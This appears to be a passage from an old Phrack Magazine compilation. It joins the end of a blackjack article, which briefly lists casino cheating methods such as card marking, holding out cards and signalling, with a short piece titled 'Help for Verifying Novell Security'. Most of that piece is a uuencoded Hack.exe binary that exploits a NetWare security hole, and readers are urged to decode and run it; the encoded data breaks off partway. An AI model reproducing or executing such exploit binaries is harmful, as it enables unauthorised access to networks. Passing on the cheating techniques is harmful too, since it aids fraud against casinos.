Player cheating isn't recommended. However, I'll quickly list some of the methods for awareness purposes. The old stand-by of going up to a table, grabbing some chips, and running like hell is still done but certainly lacks originality. Marking cards while you play is another popular method. "The Daub" technique is done by clandestinely applying a substance that leaves an almost invisible smudge on the card. High value cards like tens are usually the targets. One scam mentioned in one of the references was the use of a special paint that was only visible to specially made contact lenses. The "hold out" method requires the palming of a card and substituting a better one. This is usually done when there is big money bet on the hand. One of the risks to these methods is when the deck is changed since the pit boss always scrutinizes the decks after they are taken out of play.

Other methods entail playing two hands and switching cards from one hand to the other, counterfeiting cards and/or casino chips, adding chips after a winning hand (I have seen this done twice, couldn't believe my eyes but certainly wasn't going to RAT the thieves out). Some dealers may be careless when looking at their hole card for a BlackJack. A person behind the dealer on the other side of the pit may be able to discern the card. The value is then signalled to a player at the table. Astute pit bosses may notice someone who is not playing that scratches their head too much though. Wireless signalling devices have been used for various purposes but some casinos have new electronic detection systems that monitor certain frequencies for activity.

Some Comments Regarding Computer BlackJack Software for PC's:

I strongly recommend that you practice using a BlackJack program of some kind before going out to play with real cash. The first program I used for 'training' some years ago was "Ken Uston's BlackJack" on my old Apple][+. Later I acquired "Beat The House" for the same machine. I recently bought a

program for my IBM and have been using it to refresh my memory regarding basic strategy, card counting, and money management techniques. I assume you will recognize the guy's name in the title now that you have read most of this article. I bought: "Dr. Thorp's Mini BlackJack" by Villa Crespo Software at a Wal-Mart of all places for a measly $7.88. This is an abridged version however. Villa Crespo charges $12.95 for it if you order via mail. They also offer an unabridged version for $29.95 via mail. Villa Crespo (don't ask me where they got that name) offers other programs for Craps, Video Poker, and 7-Card Stud in case you are interested in those games of chance. By the way, on the order form I also noticed "FAILSAFE Computer Guardian (Complete protection and security for your system)" for $59.95. For some reason any time a piece of paper has the word 'security' on it, my eyes zero in on it....

Some features that I liked about this scaled down version of their BlackJack program were the TUTOR, which advises you on whether to hit, stand, take insurance (no way), etc. as per Basic Strategy. The Tutor for the abridged version does NOT take into consideration the card count when making recommendations though. If you are counting the cards, the program keeps count also, so if you lose count you can check it by pressing a function key. The STATS option is neat since it keeps track of things such as how many hands were dealt, how many you won/lost, etc. and can be printed out so you can track your progress. The program allows you to save your current session in case you get the urge to dial up the Internet to check your email, something that should be done every hour on the hour....

One thing I did not like about the program was that it allowed you to bet over your bankroll. I accidentally pushed [F2] (standardized at $500.00 a bet instead of [F1] (standardized at $5.00 a bet) ---- a slight difference in wager I'd say. Having only $272.00 in my bankroll didn't stop the program from executing the command and in my opinion it should have prevented the overdraft.

The first time I played Dr. Thorp's Mini BlackJack, it took me about 95 hands to double my money. I started with $200.00, bet from $5.00 to $25.00, never dropped below $180.00 which surprised me, and received 3 BlackJacks. I won 63 hands, and lost 32. I played head on against the dealer, although the program allows for up to 6 players. I consider that lucky since I had my fair share of going broke in later sessions.

My advice when using a BlackJack computer program is: do not start with a bizzillion dollars or anything like that. Start with the amount that you truly plan to use when you sit down at an actual table. If you play in a crowded casino, all the low minimum bet tables (ie: $1.00 to $5.00) will most likely be filled to capacity and only $10.00 or $15.00 tables will have openings. Keep this in mind because when you make bets with the computer program, you should wager no less than whatever the minimum will be at the table you sit down at. If your bankroll is only $200.00 playing at anything more than a $5.00 minimum table is pushing it.

Another thing to note is that playing at home is kind of like watching Jeopardy on TV while you are sitting on the couch. People who have been on the show always say it was much harder than when they blurted out answers during dinner with their mouths full (the Heimlich maneuver--a real lifesaver!). The same thing goes for BlackJack. When you are sitting at an actual table, your adrenaline is flowing, your heart starts to pump faster, you make irrational plays especially when you start losing, and odds are you will forget things that were memorized perfectly. There is no substitute for the real thing and real experience.

Quick Comments on Other Casino Games:

A few people suggested I briefly mention some of the other casino games so I added this section. I don't go into much detail at all as this file is too unwieldy already. Besides, if you want to know more, I am sure you'll pick up the appropriate reference. Hundreds of books have been published on gambling and they are available by contacting [2]. My aim here was to mention details that most people may not be aware of.

BACCARAT: This is the game you see in movies a lot. See [12]'s FAQ for a good

explanation of this game.

CRAPS: Craps is probably the most complicated casino game as far as the different ways to bet things are concerned but its really not that hard to learn. I just want to throw one table at you adapted from Reference [13]. The table won't make much sense unless you are already familiar with craps. In case you have forgotten or didn't know, craps is 'that dice game'. The purpose of presenting it is to save you $$$$$ <-- Still love that dollar sign key! hehe

Lamest Bets at the Craps Table

BET	PAYS	SHOULD PAY	YOUR ADVANTAGE
Any-7	4 to 1	5 to 1	-16.7 %
2 (or 12)	30 to 1	35 to 1	-13.9 %
Hard 10 (or 4)	7 to 1	8 to 1	-11.1 %
3 (or 11)	15 to 1	17 to 1	-11.1 %
Any Craps	37 to 1	8 to 1	-11.1 %
Hard 6 (or 8)	9 to 1	10 to 1	-9.1 %

SLOTS: Playing slots is a gamble. Obviously you say. No, I mean its a gamble to play them. House advantages are almost never displayed on a particular slot machine. Different machines and different locations may have different casino win percentages. When you go up to a slot machine, you have no idea if its' advantage over you is 5% or 25%. Unless you have been watching it, you don't know if it just paid off a big jackpot either. I don't play slots as a matter of principle. If you do play I think there are still some $.05 slots in Vegas. Play the nickel slots and keep your shirt, especially if its an LOD T-shirt.

VIDEO POKER: Reference [13] gives the following advice regarding video poker: "...don't expect to win. Manage your money so that you limit your losses." I think its a bit negative but I can't argue with the logic. Also, as with slots, you may want to play at a machine that is networked with others which has a progressive payoff. This way at least you have a chance of making the big bucks in addition to those periodic small payoffs.

VIDEO BLACKJACK: If you like to avoid people and like BlackJack, you may be thinking that this is a great way for you to "hack two systems with one password" and make a little money on the side. Before you start putting quarter or dollar tokens into video BlackJack machines there are a couple of things to know. First, you can't use card counting techniques because every hand is essentially dealt from a new deck. When the computer deals a hand it is just providing 'random' cards. Perhaps if you saw the source code, you may be able to determine some sort of bias but I suspect it would be minuscule at best. The rules vary from machine to machine and the maximum allowable bet varies also. As with the video poker and video slot machines, the owner of the machine may set the options to their taste (amount of profit).

Selected Bibliography:

The following are some references you may want to check out and some of my sources of information for this article. They are not in any particular order and the format is far from standard as opposed to my thesis bibliography :)

[1] "BlackJack Forum Newsletter" by RGE Publishing in Oakland California. This is a quarterly publication which has the location and rule variations info (among other things) for casinos in the state of Nevada.

[2] The Gamblers Book Club (its really a store) can sell you a sample of the BlackJack Forum Newsletter for $10.00. They have all kinds of new and out of print books, used magazines, etc. They are located in Vegas (630 S. 11th St.) so stop by in person or call 1-800-634-6243 which was valid as of 6/1/93 since I just gave them a ring...the guy I spoke to was very nice and helpful so I thought I'd give them a plug here.

[3] "Beat The Dealer" by Dr. Edward O. Thorp. Make sure you get the SECOND edition (1966) since it has Dr. Julian Braun's additions to the original 1962 edition.

[4] "Gambling Times Magazine" (now defunct), 'BlackJack Bias Part 1 and 2' July and August 1987 Issues by Mason Malmuth. This magazine was great because it kept you up to date on the latest in gambling systems and what casinos are up to. The article is about the author using his PC to perform simulations regarding the effects of non-random card distribution on BlackJack.

[5] "Break The Dealer" by Jerry L. Patterson and Eddie Olsen, 1986 Perigee Books. Worth the money for the chapters on Shuffle Tracking alone.

[6] "The Optimum Strategy in BlackJack" by Roger R. Baldwin, Wilbert E. Cantey, Herbert Maisel, James P. McDermott. Journal of the American Statistical Association, September 1956. Eight of ten pages are mathematics.

[7] "The World's Greatest BlackJack Book" revised edition (1987) by Dr. Lance Humble and Dr. Carl Cooper, Doubleday. I am not sure it is THE world's greatest, but it is an excellent book. It is 400 pages and provides more details than you probably care to know about the Hi-Opt I counting system.

[8] "Turning the Tables on Las Vegas" by Ian Anderson, 1978. This is an excellent book if you were interested in The Social Engineering the Casino section. The author shares a lot of interesting and funny stories that can keep you from getting barred. Note that 'Ian Anderson' is the authors' handle.

[9] "Las Vegas, Behind the Tables" by Barney Vinson, 1986, Gollehon Press. Written by a casino executive, I found it to be quite illuminating.

[10] "Gambling Scams" by Darwin Ortiz, 1990, Carrol Publishing. If you play in any private games, be sure to read this one to avoid getting screwed. It even has a section on crooked carnival games.

[11] "Winning Without Counting" by Stanford Wong. This book has an interesting section on 'Dealer Tells' and how to exploit them.

[12] "Rec.Gambling" Internet USENET Newsgroup. The rec.gambling newsgroup is an excellent free source of current information on BlackJack and other games. People who have just gotten back from various casinos post about their playing results and the treatment from casinos. One person just posted that he was barred from playing BlackJack (a casino employee told him he could play any game in the casino EXCEPT BlackJack) after he was ahead only $40.00. The reason apparently was due to his fairly mechanical play and betting. The rec.gambling FAQ was message #15912 when I read the newsgroup on 6/8/93. They plan on posting the FAQ every month or so. I found the FAQ to be very informative. There is an alt.gambling newsgroup but it is dead with 0 messages.

[13] "The Winner's Guide to Casino Gambling", revised edition by Edwin Silberstang, 1989 Plume printing. This book covers a wide range of casino games and has a large list of gambling terms in the back.

[14] "Gambling and Society" edited by William R. Eadington, 1976. This book provides plenty of information on the psychology of gambling. I found the section on 'Who Wants to be a Professional Gambler?' interesting as the study indicates the types of vocations that show high correlations with being a professional gambler. One of those vocations with an 'extremely high correlation' was being a Secret Service agent. Maybe Agent Foley will change jobs.....he can't do much worse, ahem. Chapter 24 by James N. Hanson is entitled "Nonlinear Programming Simulation and Gambling Theory Applied to BlackJack" which some of you programmers might be interested in.

[15] "The BlackJack Shuffle-Tracking Treatise" by Michael R. Hall accessible via the Internet by anonymous FTP: soda.berkeley.edu in the pub/rec.gambling/blackjack directory. This is a very detailed 78K file that was well done. It provides plenty of the nitty-gritty details that I did not have the space to mention in this article. I highly recommend it.

[16] "Risk of Ruin" by Michael R. Hall available from same source as [15] above. This paper provides some mathematical formulas for helping you determine the likelihood of losing portions of your starting bankroll. Although the equations look complicated, anyone with a $10. scientific

calculator can use them. The author provides source code for a program written in C that calculates the risk formula. Also get his "Optimal Wagering" file which helps you determine your bet size.

[17] The movie: "Fever Pitch" starring Ryan 'O Niel. This is the most realistic movie I have seen regarding the psychology of a gambler. If I recall correctly, it was made in 1985 and is in most video rental stores.

Final Comments:

Let me quickly thank those who took the hour to read my article, recommended corrections and offered their insightful comments: The Marauder, Mark Tabas, Professor Falken, Al Capone, Jester Sluggo, and Bruce Sterling. Also, I would like to thank JLE, my 'gambling mentor' mentioned earlier even though he doesn't know me as 'lex' and probably will never see this file.

If anyone has comments, corrections, etc. feel free to email me. Kindly note that I have no interest in receiving flames from any self professed BlackJack experts out there as I do not claim to be an expert and due to size restrictions, I couldn't get all that complicated regarding counting techniques and such. Besides, anyone who wants to get serious will take the time to thoroughly read the references listed in the previous section. My main purpose was to familiarize you with the game of BlackJack and provide a resource which can point you in the right direction for more in-depth information. Thank you for your time and I hope you learned something from this article even if you don't put any of the information to use.

If you have something really SEKRET to tell me, here is my PGP Public Key:

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.2

mQCNAiwEHN4AAAEEAMtDxWI2HYsAQO8QhDBYhHvmn3fzGpKFbimxl34XiQ5woU/K
lqbD53ahfnB9ST22yxEvexXW0VGVVfSp9xiUl7d7RsTm7Uas3OaOOiSFIRCVvcG8
FnWARH0nmELBXYkXXjjvjm2BiCEkn45eFaZPX7KbCuIGVjCe3zltpJGBK2OvAAUR
tCRMZXggTHV0aG9yIDxsZXhAbWluZHZveC5waGFudG9tLmNvbT4=
=LOXY
-----END PGP PUBLIC KEY BLOCK-----

End of "How To Hack BlackJack": File 2 of 2\032

==Phrack Magazine==

Volume Four, Issue Forty-Three, File 11 of 27

Help for Verifying Novell Security

Provided By
Phrack Magazine

In nearly a year since their release, the programs Hack.exe and View.exe are still potential threats to the security of Novell Networks. Despite Novell's commendable response with a patch for the holes these programs exposed, many system administrators have not yet implemented the fix.

We at Phrack encourage system administrators to uudecode and execute the following programs to determine whether or not their servers are at risk.

The patches, SECUREFX.NLM for Netware 3.11, and SECUREFX.VAP for Netware 2.2 are available via Novell's NetWire, or from ftp.novell.com. Users with additional questions about Netware security can call Novell directly at 800-638-9273.

```
begin 777 hack.exe
M35HA 2L 6 %@ )H __\,!0 (%10Z *@ '@    $ ) #B!"( X@0@ .($'@#B
M!!P X@0: .($& #B!!8 X@04 .($$@#B!!  X@0. .($# #B! H X@0( .($
M!@#B! 0 X@0" .($  #B!"D"   . @  ^ $  .P!  #C 0  S0$  +<!  "K
M 0  HP$  )L!  "3 0  A0$  &<!  !@ 0  &@$  !,!   & 0  \0   ,(
M  "[    JP   )X   "(    <@   %H    [    -    "P    D    '
M  \    )    =@0  &H$  !B!   6@0  #P$   U!   ' 0  !4$   -!
M! 0  /@#  #O P  WP,  -8#  ## P  NP,  *X#  "8 P  @@,  &$#  !4
M P  /@,  !T#   0 P  ^@(  .H"  #B @  V@(  -$"  #* @  J@(  *,"
M  "; @  A (  'T"   Y @  ,@(  -@&  "R!@  JP8  (8&  !_!@  <08
M %8&  !*!@  008  "0&   =!@  # 8   0&  #\!0  ] 4  .P%  #D!0
MS@4  +@%  "7!0  B@4  '0%  !M!0  904  %T%  !4!0  /@4   D%  #\
M!   Y@0  +$$  "D!   C@0  (<$  #E"   V @  ,((  "["   > @  &@(
M  !@"   6 @  $\(   T"   '@@  !((   )"   \P<  -T'  #$!P  O0<
M *,'  "7!P  CP<  (<'  !_!P  10<  !X'   (!P   0<  / &  #H!@
MWP8  'P*  !E"@  7@H  "@*   5"@  !@H  /()  #K"0  UPD  +()  "@
M"0  B@D  '0)   ^"0  ,0D  !L)   / ( "-@"  L@ C0*K (T"G0"- G@
MC0)5 (T".P"- BH C0(9 (T""P&= NL G0+" )T"G0"= H4 G0)D )T"20"=
M C$ G0(@ )T"? "P E0 L (L + "B@.X DD"N +K ;@"Q &X JL!N *3 ;@"
M#0&X O@ N +> +@"6P"X D8 N (L +@"0P>X C4'N (=![@""P>X NT&N +-
M!K@"H :X H0&N )Y!K@"4@:X CP&N (,!K@" 0:X NH%N +1!;@"O 6X HP%
MN *!!;@":@6X E$%N (\!;@"O 2X MP*N (T"K@"K@FX H4)N )L";@"00FX
M A@)N (*";@"VPBX LT(N *U"+@"HPBX H((N )I"+@"/@BX @\(N (!"+@"
MZ0>X M<'N *V![@"G0>X G('N (/ &D#*0!M X( = -K '0#5 !T S8 = ,<
M 'P#90!^ T\ ?@,Y 'X#(P!^ P\ ?@.P (0#D0"$ W  A -3 (0#-@"$ W4
MD@-@ )(#/0"2 R, D@,2 )(#_@": ]0 F@.? )H#E ": W$ F@-0 )H#/P":
M RT F@,< )H#9@;S T4 J !E *@ ;0"H +4 J "\ *@ P0"H -P J #B *@
MY0"H /< J #\ *@ _@;S _L!J !T J@ B *H ,X"J #7 J@ -P6H !$&J "
M!J@ ;@:H %(&J  . .$$-@WS S -\P.8#O,#,0BH  P(J #K!Z@ 9P>H %H'
MJ !/!Z@ . >H "X'J  @!Z@ =@BH &8*J !4"J@ 1PJH #<*J #_":@ S0FH
M +H)J "I":@ $@FH  8)J #W"*@ ZPBH ,H*J  '"Z@ GP^H (H/J  F .($
M>!.H .$2J !U$J@ -Q*H "X6J #1%Z@ _1>H +49J #&#O,#R@[S \X.\P/2
M#O,#U@[S ]$;J
M
M
M        58OLN @ FI0"J !6F@0 9P,*P'0#Z5P*N'8#NJ\#4E"X' "ZKP-2
M4+@& +JO U)0N$(#NJ\#4E":!P"  H/$$ O =0/I)PJ.!C /)J!" RKD4+A"
M !Y0FC(&J "#Q :.!C(/)J & "KD4+A: !Y0FC(&J "#Q :.!C0/)O\V' "X
M<@ >4)HR!J@ @\0&C@8V#R;_-G8#N(H 'E":,@:H (/$!KBB !Y0FC(&J "#
MQ 2X, !0*\!0N$8#NJ\#4E":B!NH (/$"(X&. \FQ@9. _@FQ@9/ _@FQP90
M T #)L<&: ," ";'!FH#I@(FQP9L Z\#)L<&;@,E ";'!G #6  FQP9R Z\#
MN"8 4"O 4+BF KJO U)0FH@;J "#Q B.!CH/)L<&I@+__R;&!JL"$2;&!K8"
M!";&!K<"42;&!L("0";&!L," R;'!L0"(B(FQ@;* A>X!@%0*\!0N%@ NJ\#
M4E":B!NH (/$"(X&/ \FQ@9: $$FQ@9;   FQ@9<  &:"@!\ XX&/@\FHT0#
MN&@"NJ\#4E"X7@&ZKP-24+CB ;JO U)0N"  NJ\#4E F_S9$ YH, (0#@\02
MC@9 #R:C<@)0N*0 'E":,@:H (/$!HX&/@\F_S9$ [B\ !Y0FC(&J "#Q :X
```

```
M( "ZKP-24+C4 !Y0FC(&J "#Q B.!D(/)O\VX@&X[  >4)HR!J@ @\0&C@9$
M#R;_-F !)O\V7@&X! $>4)HR!J@ @\0(N"  NJ\#4E":ZAJH (/$! 5  (X&
M. \FHW0#!28 B4;^C@8Z#XI&_RKDBF[^*LD#P2:CJ *#;OX"C@8\#XI&_RKD
MBF[^ \$FHU@ N"  NJ\#4E":ZAJH (/$!(A&^HX&/ \FHET *N10N"  NJ\#
M4E"X7@"ZKP-24)H"&Z@ @\0*BD;Z*N2+\(X&/ \FQH1>  ^X' $>4(V$7P"Z
MKP-24)J*&J@ @\0(N @ NJ\#4E"X4 "ZKP-24+@" +JO U)0C@8^#R;_-D0#
MF@P = .#Q Z.!D /)J-R E"X+ $>4)HR!J@ @\0&N$0!'E":,@:H (/$!,=&
M_   BU[\C@9&#R:*AP( *N10N%D!'E":,@:H (/$!O]&_(-^_ 1\V[A> 1Y0
MFC(&J "#Q 2X8 $>4)HR!J@ @\0$QT;\  "+7OR.!D@/)HJ'4  JY%"X=0$>
M4)HR!J@ @\0&_T;\@W[\!GS;N'H!'E":,@:H (/$!(X&2@\F_S8( +A\ 1Y0
MFC(&J "#Q :XE $>4)HR!J@ @\0$FE8 ?@..!DP/)J-P E"XE@$>4)HR!J@
M@\0&N'0"NJ\#4E".!DP/)O\V< *:"P") H/$!KAT KJO U)0N*X!'E":,@:H
M (/$"+AT KJO U)0N"  NJ\#4E":BAJH (/$"(X&0@\FQP;B 00 N,8!'E"X
M# "ZKP-24)J*&J@ @\0(C@9.#R;'!J0" 0".!E /)L8&    N H NJ\#4E"X
M  "ZKP-24+AX [JO U)0N $ 4+@, +JO U)0C@9"#R;_-N(!N"  NJ\#4E":
M#@"= H/$&(X&0 \FHW("4+C2 1Y0FC(&J "#Q :XZ@$>4)HR!J@ @\0$QT;\
M  "+7OR.!E(/)HJ'> ..!CH/)HB'K *+7OR.!E(/)HJ'> .84+C_ 1Y0FC(&
MJ "#Q ;_1OR#?OP$?,>X! (>4)HR!J@ @\0$N 8"'E":,@:H (/$!,=&_ 0
MBU[\C@92#R:*AW@#C@8Z#R:(AZP"BU[\C@92#R:*AW@#F%"X&P(>4)HR!J@
M@\0&_T;\@W[\"GS'N" "'E":,@:H (/$!+CF ;JO U)0N&(#NJ\#4E"X> .Z
MKP-24)H" &T#@\0,C@9 #R:C<@)0N"("'E":,@:H (/$!K@Z AY0FC(&J "#
MQ 3'1OP  (M>_(X&. \FBH=B RKD4+A/ AY0FC(&J "#Q ;_1OR#?OP&?-NX
M5 (>4)HR!J@ @\0$QT;X  #'1OP  .F# ;CE ;JO U)0N!X NJ\#4E"XY &Z
MKP-24+CB ;JO U)0N"  NJ\#4E"X7@&ZKP-24(X&5 \F_S96 +C, KJO U)0
MF@( C0*#Q!Z.!D /)J-R @O = /I]@!0N%<#'E":,@:H (/$!K@@ +JO U)0
MN&\#'E":,@:H (/$"(X&1 \F_S9@ 2;_-EX!N(<#'E":,@:H (/$"+B? QY0
MN"  NJ\#4E":P!JH (/$" O ="N.!D(/)O\VX@&XJ@,>4+BU QY0)O\VX@&X
M( "ZKP-24)H* + "@\00ZU20C@9.#R;'!J0" 0".!E /)L8&    N,4#'E"X
M8@&ZKP-24)J*&J@ @\0(N&(!NJ\#4E"XZ &ZKP-24(X&0@\F_S;B ;@@ +JO
M U)0FF8!N *#Q Z.!D /)J-R E"XT@,>4)HR!J@ @\0&C@9 #R;'!G("  ".
M!D /)H,^<@( =0/IH_ZXZ@,>4)HR!J@ @\0$@W[X '00@W[X '0#Z2@#N 8$
MZ1@#D/]&_(X&- \FH1P .4;\<^".!CX/BT;\)J-$ [AH KJO U)0N%X!NJ\#
M4E"XX@&ZKP-24+@@ +JO U)0)O\V1 .:# "$ X/$$HX&0 \FHW(""\!UEKA6
M AY0N"  NJ\#4E":P!JH (/$" O = /I>O_'1OC__[AA AY0FC(&J "#Q 2.
M!D /)O\V<@*X8P(>4)HR!J@ @\0&C@8^#R;_-D0#N'L"'E":,@:H (/$!K@@
M +JO U)0N),"'E":,@:H (/$"(X&0@\F_S;B ;BK AY0FC(&J "#Q :.!D0/
M)O\V8 $F_S9> ;C# AY0FC(&J "#Q BX" "ZKP-24+A0 +JO U)0N ( NJ\#
M4E".!CX/)O\V1 .:# !T X/$#HX&0 \FHW("C@8^#R:@1 ..!CH/)J+' HI&
M^BKDB_".!CP/)HBD;@ FQH1O  $FQH1P  JXVP(>4(V$<0"ZKP-24)J*&J@
M@\0(C@9 #R;_-G("N.8"'E":,@:H (/$!KC^ AY0FC(&J "#Q 3'1OP  (M>
M_(X&1@\FBH<" (X&.@\FB(>X HM>_(X&1@\FBH<" "KD4+@3 QY0FC(&J "#
MQ ;_1OR#?OP$?,:X& ,>4)HR!J@ @\0$N!H#'E":,@:H (/$!,=&_  BU[\
MC@9(#R:*AU  C@8Z#R:(A[P"BU[\C@9(#R:*AU  *N10N"\#'E":,@:H (/$
M!O]&_(-^_ 9\QK@T QY0FC(&J "#Q 2.!DH/)O\V" "X-@,>4)HR!J@ @\0&
MQT;^  "X3@,>4)HR!J@ @\0$C@8Z#XM&_B:CR +'1OP  (I&^@0-B$;ZN%$#
M'E":,@:H (/$!(X&.@^*1OHFHL8"N$8#NJ\#4E":%@"H (/$!(X&. \F@#Y.
M P!U])H& &D#_T;\@7[\  %UM9H& &D#_T;^@W[^"'6*N%,#'E":,@:H (/$
M!(X&0 \FQP9R @  C@9$#R;'!EX!__\FQP9@ ?__C@94#R;'!E8  0"X50,>
M4+C, KJO U)0FHH:J "#Q CIP?R0N"\$ZP20N$\$'E":,@:H (/$!%Z+Y5W+
M                    %6+[('L  165QX&#A]5BW8&BT8(CL"[#P#->ET'
M'U]>B^5=R[0PS2$\ G,"S2"_[P.+-@( *_>!_@ 0<@.^ !#ZCM>!Q,X1^W,4
M%A^::@*H #/ 4)HM!:@ N/],S2&#Y/XVB2:D!C:))J &B\:Q!-/@2#:CG@8#
M]XDV @",PRO>]]NT2LTA-HP>%0<6!_R_,A"YT!$KSS/ \ZH6'YH( :@ %A^:
MA@2H )K> J@ ,^W_-CH'_S8X!_\V-@?_-C0'_S8R!YH     4)K, :@ N.\#
MCMBX P VQP:B!LP!4)IJ J@ FBT%J "X_P!0#O\6H@8 M##-(:,7![@ -<TA
MB1X#!XP&!0<.'[@ );KD ,TA%A^+#B(/XRZ.!A4')HLV+ #%!B0/C-HSVS;_
M'B /<P46'^E# 3;%!B@/C-J[ P V_QX@#Q8?C@85!R:+#BP XS:.P3/_)H ]
M '0LN0P OO8&\Z9T"[G_?S/ \JYU&>OE!AX''XOWOQX'K)B1K/[ = %(JN+W
M%A^[! " IQX'O[@ 1,TA<@KVPH!T!8"/'@= 2WGGOBP/ORP/Z)4 OBP/ORP/
MZ(P RU6+[+[($;_($>A_ +XL#[\P#^AV .L#58OLOC /OS /Z&@ OC /OS /
MZ%\ FK@"J  +P'0+@WX& '4%QT8&_P"Y#P"[!0#VAQX' 70$M#[-(4/B\N@'
M (M&!K1,S2&+#B(/XP>[ @#_'B /'L46 P>X "7-(1^ /D0' '0-'J!%!\46
M1@>T)<TA'\,[]W,.@^\$BP4+10)T\O\=Z^[#58OLN/P 4)HM!:@ @SY,!P!T
M!/\>2@>X_P!0FBT%J "+Y5W+N ( Z5_^65J+W"O8<@L['E('<@6+XU)1RZ%.
M!T!U!3/ Z4'^4E'_+DX'5C/VN4( ,N3\K#+@XON ]%5T$9IJ J@ N $ 4)HM
M!:@ N $ 7LN/!E0'CP96![H" #@6%P=T*8X&%0<FC@8L (P&/@<SP)FY ( S
M__*NKG7[1T>)/CP'N?__\J[WT8O1OP$ OH$ CAX5!ZP\('3[/ ET]SP-=&\*
MP'1K1TZL/"!TZ#P)=.0\#71<"L!T6#PB="0\7'0#0NOD,\E!K#Q<=/H\(G0$
M ]'KTXO!T>D3T:@!=<KK 4ZL/ UT*PK ="<\(G2Z/%QT T+K[#/)0:P\7'3Z
M/")T! /1Z]N+P='I$]&H 772ZY<6'XD^,@<#UT?1Y]'G ]> XOXKXHO$HS0'
```

```
MC!XV!XO8 _L6!S:)/S:,5P*#PP3%-CP'K*H*P'7ZOH$ -HX>%0?K S/ JJP\
M('3[/ ET]SP-=0/IA  *P'4#ZWZ0-HD_-HQ7 H/#!$ZL/"!TUCP)=-(\#71B
M"L!T7CPB="<\7'0#JNOD,\E!K#Q<=/H\(G0&L%SSJNO1L%S1Z?.J<P:P(JKK
MQ4ZL/ UT+@K ="H\(G2W/%QT ZKK[#/)0:P\7'3Z/")T!K!<\ZKKV;!<T>GS
MJG.6L"*JZ\TSP*H6'\<'  #'1P(  /\N5 < 58OL58X>%0<SR8O!B^F+^4F+
M-BP "_9T$([&)H ^    = ;RKD6N=?I%ET D_HO]T>71Y0/%%A]7OPD Z),
M7XO/B_T#^(DN. >,'CH''@>.WC/V2>,7@3P[0W0)B7X C$8"@\4$K*H*P'7Z
MXNF)3@")3@(6'UV+Y5W+ %6+[%97'@>+5@:^8 ^M.\)T$$"6= R7,\"Y___R
MKHOWZ^N67UZ+Y5W* @!5B^Q7_W8&F@(%J  +P'04DHOZ,\"Y___RKO?12;L"
M +1 S2%?B^5=R@( B] #!J0&<C4Y!IX&<R4%#P!0T=BQ ]/HC-F+'A4'*\L#
MP8[#B]BT2LTA6'(0)/!(HYX&E8LNI 8!%J0&PXO'Z5G[<A,SP(OE7<MS^%#H
M& !8B^5=RW,'Z X N/__F8OE7<LRY.@! ,NB&@<*Y'4C@#X7!P-R#3PB<PT\
M('(%L 7K!Y \$W8"L!.[6 ?7F*,/!\.*Q.OW58OL@^P&5KAN#8E&^HQ>_"OV
MZQS$7OHF]D<*@W0.!E.:< JH ($!$!T 4:#1OH,H=8.BQ;8#CE&^G;8B\9>
MB^5=RY!5B^R#[ Q6N'H-B4;VC%[XC48*B4;ZC%;\'O]V]IK6"*@ @\0$B_#_
M=OS_=OK_=@C_=@;_=OC_=O::_@JH (/$#(E&]/]V^/]V]E::D FH (/$!HM&
M]%Z+Y5W+D%6+[(/L"%=6Q%X()HI'"YB)1OJ+PRUN#9FY# #W^8O(T> #P='@
M!5X.B4;X)O9'"H-T!R;V1PI = [$7@@F@$\*(+C__^EP 2;V1PH!=>LF@$\*
M B: 9PKO*\ FB4<$B_")=OPF]D<*#'0#Z98 B\,M;@V9N0P ]_F+V-'C ]C1
MX_:'7@X!=7R!?@AZ#74'@7X*[P-T#H%^"(8-=5N!?@KO W54_W;ZFC8;J "#
MQ (+P'51_P9L!X%^"'H-=12!?@KO W4-Q%X(N&X)NN\#ZPN0D,1>"+AN"[KO
M R:)1P8FB5<()HD')HE7 HM>^,=' @ "Q@<!ZPV0_W8*_W8(Z+T @\0$Q%X(
M)O9'"@AU&HO#+6X-F;D, /?YB]C1XP/8T>/VAUX. 71JBUX()HLW)BMW!B:+
M1P8FBU<(0":)!R:)5P*+?OB+10)()HE'! OV?A=64B;_=P;_=OJ:TA6H (/$
M"(E&_.L<D(M>^O:''@<@=!&X @!0*\!04%.:6!6H (/$",1>"";$7P:*1@8F
MB ?K&;X! (O&4(U&!A90_W;ZFM(5J "#Q B)1OPY=OQT ^F'_HI&!BKD7E^+
MY5W+58OL@^P$BT8$+6X-F;D, /?YB\C1X /!T> %7@Z)1OR,7OZX  )0FIT7
MJ "#Q +$7@0FB4<&)HE7" O0=! F@$\*",1>_";'1P(  NL@Q%X$)H!/"@2+
M1OR+5OY )HE'!B:)5PC$7OPFQT<" 0#$7@0FBT<&)HM7"":)!R:)5P(FQT<$
M  "+Y5W#58OL@^P&5O\&; >!?@9Z#744@7X([P-U#<=&_&X)QT;^[P/K&9"!
M?@:;&#74U@7X([P-U+L=&_&X+QT;^[P/$7@8F]D<*#'4:B\,M;@V9N0P ]_F+
MV-'C ]C1X_:'7@X!= 0KP.M/BT8&+6X-F;D, /?YB\C1X /!T> %7@Z)1OK$
M7@:+1OR+5OXFB4<&)HE7"":)!R:)5P*+=OJX  *)1 (FB4<$B][&!P&+7@8F
M@$\* K@! %Z+Y5W+58OL@^P$@WX& '4#Z8D @7X(>@UU!X%^"N\#=!2!?@B&
M#70#Z;0 @7X*[P-T ^FJ ,1>"":*1PN84)HV&Z@ @\0""\!U ^F2 (M&""UN
M#9FY# #W^8O(T> #P='@!5X.B4;\C%[^_W8*_W8(FG *J "#Q 3$7OPFQ@<
M)L=' @  Q%X(*\"9)HD')HE7 B:)1P8FB5<(ZT/$7@@F@7\&;@EU"":!?PCO
M W00)H%_!FX+=2@F@7\([P-U(":*1PN84)HV&Z@ @\0""\!T#O]V"O]V")IP
M"J@ @\0$B^5=RY!5B^R#[ 16*_;$7@8FBD<*) ,\ G59)O9'"@AU&HO#+6X-
MF;D, /?YB]C1XP/8T>/VAUX. 70XBUX&)HL')BM'!HE&_ O ?B=0)O]W"";_
M=P8FBD<+F%":TA6H (/$"#M&_'0+Q%X&)H!/"B"^___$7@8FBT<&)HM7"":)
M!R:)5P(FQT<$  "+QEZ+Y5W+58OLN H FI0"J "X9A"C8!",'F(0BT8.BU80
MHTX0B190$(M&!HM6"*,T$(D6-A#'!EH0  #'!E@0  #I00. ?O8E= /IIP+'
M!EP0 0 KP*,^$*,Z$*-6$*,\$*-4$*-2$*,X$*,R$*-,$,<&QA$@ ,1>"B:
M?P$P=4G_1@K'!L81, #K/I"+7@HF@#\K=0W_!CX0QP92$   ZRB0)H _('4.
M@SX^$ !U&O\&4A#K%)#_!C(0ZPW$7@HF@#\M=<?_!DP0_T8*BUX*)HH'F% .
